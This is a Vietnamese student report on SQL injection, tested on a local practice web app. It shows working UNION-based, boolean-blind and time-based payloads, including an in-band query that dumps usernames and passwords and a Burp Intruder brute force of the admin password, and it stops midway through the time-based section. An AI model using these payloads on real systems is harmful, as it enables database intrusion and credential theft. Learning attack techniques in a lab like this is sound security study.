Hà Tuấn Giang

Báo Cáo
Tìm hiểu lỗ hổng SQL Injection

Mục lục:

I.Nguyên nhân gây lỗi:


-Nguyên nhân chính là do truy vấn được tạo động bằng cách nối chuỗi truy vấn gốc và chuỗi nhập của người dùng

-Nguyên nhân thứ 2 là đầu vào của người dùng không được lọc chính xác đối với các ký tự thoát chuỗi hoặc không xác thực kiểu dữ liệu và người dùng có thể control được giá trị này.

II.Các hướng khai thác lỗi

1.In Of Band

-Xác định lỗ hổng SQL Injection:
thử chỉ nhập ‘ vào ô search và nhận về 1 thông báo error syntax



-xác định số cột:dữ liệu trả về sẽ có ít nhất 1 cột nên chúng ta sẽ thử từ 1 cho đến khi trả về lỗi hoặc không trả về giá trị

'order by 1--

Search

id username

1 admin

2 gianght

3 admin

5 giang03

6 oidoioi

'order by 3--

Search

Fatal error: Uncaught mysqli_sql_exception:
injection\Search_User.php(55): mysqli_query(

id username

như ở đây thì nhập đến 3 thì nó báo lỗi,vậy là có 2 cột

-xác định kiểu dữ liệu:vì câu truy vấn sử dụng UNION yêu cầu phải có cùng số cột và cùng kiểu dữ liệu với giá trị trả về.Mà giá trị null thì không phân biệt kiểu dữ liệu nên sau khi xác định số cột,chúng ta có thể lợi dụng điều này để tìm xem cột nào cho phép kiểu dữ liệu ở dạng chuỗi để làm nơi trả về thông tin chúng ta mong muốn.

-xác định version để làm cơ sở xác định tên bảng và tên cột
(`a'UNION SELECT null,@@version-- `)

Bạn đã đăng nhập thành công!!!
Kết nối DB thành công!

Welcome gianght

SELECT null,@@version--
Search

id	username
	10.4.24-MariaDB

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle	`SELECT banner FROM v$version` `SELECT version FROM v$instance`
Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

-xác định tên bảng

```
(a'UNION SELECT null, table_name FROM
information_schema.tables-- )
```

⇒tìm được bảng ‘user’

-xác định tên cột

```
(a'UNION SELECT null, column_name FROM
information_schema.columns WHERE table_name='user'--
)
```

Bạn đã đăng nhập thành công!!!
Kết nối DB thành công!

Welcome gianght

a'UNION SELECT null, colu
Search

id **username**


Host
User
Password
Select_priv
Insert_priv
Update_priv
Delete_priv
Create_priv
Drop_priv
Reload_priv
Shutdown_priv
Process_priv
File_priv
Grant_priv
References_priv
Index_priv
Alter_priv
Show_db_priv
Super_priv
Create_tmp_table_priv
Lock_tables_priv
Execute_priv

⇒tìm được 2 cột là username và password
-nhận dữ liệu chúng ta mong muốn(username,password)
(`a'UNION SELECT username,password from user-- `)

2.Blind Sql Injection

Boolean

-Xác định lỗ hổng SQL Injection:
Nhập thử 1 dấu nháy đơn thấy có thông báo lối nhưng không phải lỗi trả về từ mysql



Nhập thêm 1 dấu nháy đơn thấy 1 thông báo lỗi khác giống với thông báo khi nhập 1 id không hợp lệ
→**có lỗi sqli(Blind sqli)**
-phân tích:
khi nhập đúng id sẽ trả về thông báo “Id exist….” và sai sẽ trả về “Id is not exist….”

Thử nối chuỗi query:

Kết nối DB thành công!

1'and 1=1+ -

Search

Id exist....

Kết nối DB thành công!

1'and 1=2-- -


Search

Id is not exist....

→Có thể sử dụng “AND” để dò giá trị

(Dùng burp suite để brute force)

-Xác định số cột



→có 1 cột

-Xác định xem có tồn tại table user không

payload:1' AND (SELECT 'a' FROM user LIMIT 1)='a'-- -

Kết nối DB thành công!

1' AND (SELECT 'a' FROM u


Search

Id exist....

-dò username,password

Xác định độ dài của username


payload:1' AND (SELECT 'a' FROM user WHERE id='1' AND LENGTH(password)>1)='a'-- -



trả về false ở >7 →username có độ dài = 7 (tìm độ dài của password cũng tương tự)

Xác định username


payload:1' AND (SUBSTRING((SELECT username FROM user WHERE id = '1'),1,1) = 'g')-- -




sắp xếp→ username =”gianght”

Xác định password

payload:1' AND (SUBSTRING((SELECT password FROM user WHERE username='admin'),1,1) = 'a')-- -


Attack Save Columns 6. Intruder attack of http://localhost - Temporary attack - Not saved to project file
Results Positions Payloads Resource Pool Options
Filter: Matching expression id exist
Request Payload 1 Payload 2 Status Error Timeout Length Comment
8 8 a 743
56 14 d 744
90 6 g 743
187 5 n 743
200 4 o 743
208 12 o 744
217 7 p 743
241 3 r 743
251 13 r 744
253 1 s 743
261 9 s 743
262 10 s 744
268 2 t 743
319 11 w 744
Request Response
Pretty Raw Hex
1 GET /practice_vul_web_GTSC/SQL_injection/blind_sql.php ?search=
1'+AND+(SUBSTRING((SELECT+password+FROM+user+WHERE+username%3d'admin'),4,1)+%3d+'o'+)--+-
2 HTTP/1.1
3 Host : localhost
4 sec-ch-ua : " Not A;Brand";v="99", "Chromium";v="104"
5 sec-ch-ua-mobile : ?0
6 sec-ch-ua-platform : "Windows"
7 Upgrade-Insecure-Requests : 1
8 User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/104.0.5112.102 Safari/537.36
9 Accept :
Search...
0 matches
Finished




lọc request trả về “Id exist…” ta có được username,password có id=1,
làm tương tự để tìm username,password có id=2,3,4,5,....

Time-base

-Kết quả của truy vấn SQL không được trả lại và ứng dụng không phản hồi bất kỳ khác biệt nào dựa trên việc truy vấn trả về bất kỳ hàng nào hoặc gây ra lỗi.
-Tìm cách nối chuỗi để thực hiện lệnh “sleep”
1 AND if(1=1,sleep(10),false)
1” AND if(1=1,sleep(10),false)-- -


1' AND if(1=1,sleep(10),false)-- - (hợp lệ,trang web bị delay 10s)



→Câu truy vấn sẽ được thực hiện trong đoạn if,nếu đúng trang web sẽ bị delay

-Xác định xem có tồn tại table user không


payload:1' AND if((SELECT 'a' FROM users LIMIT 1)='a',sleep(10),false)-- -



-dò username,password

Xác định độ dài của username

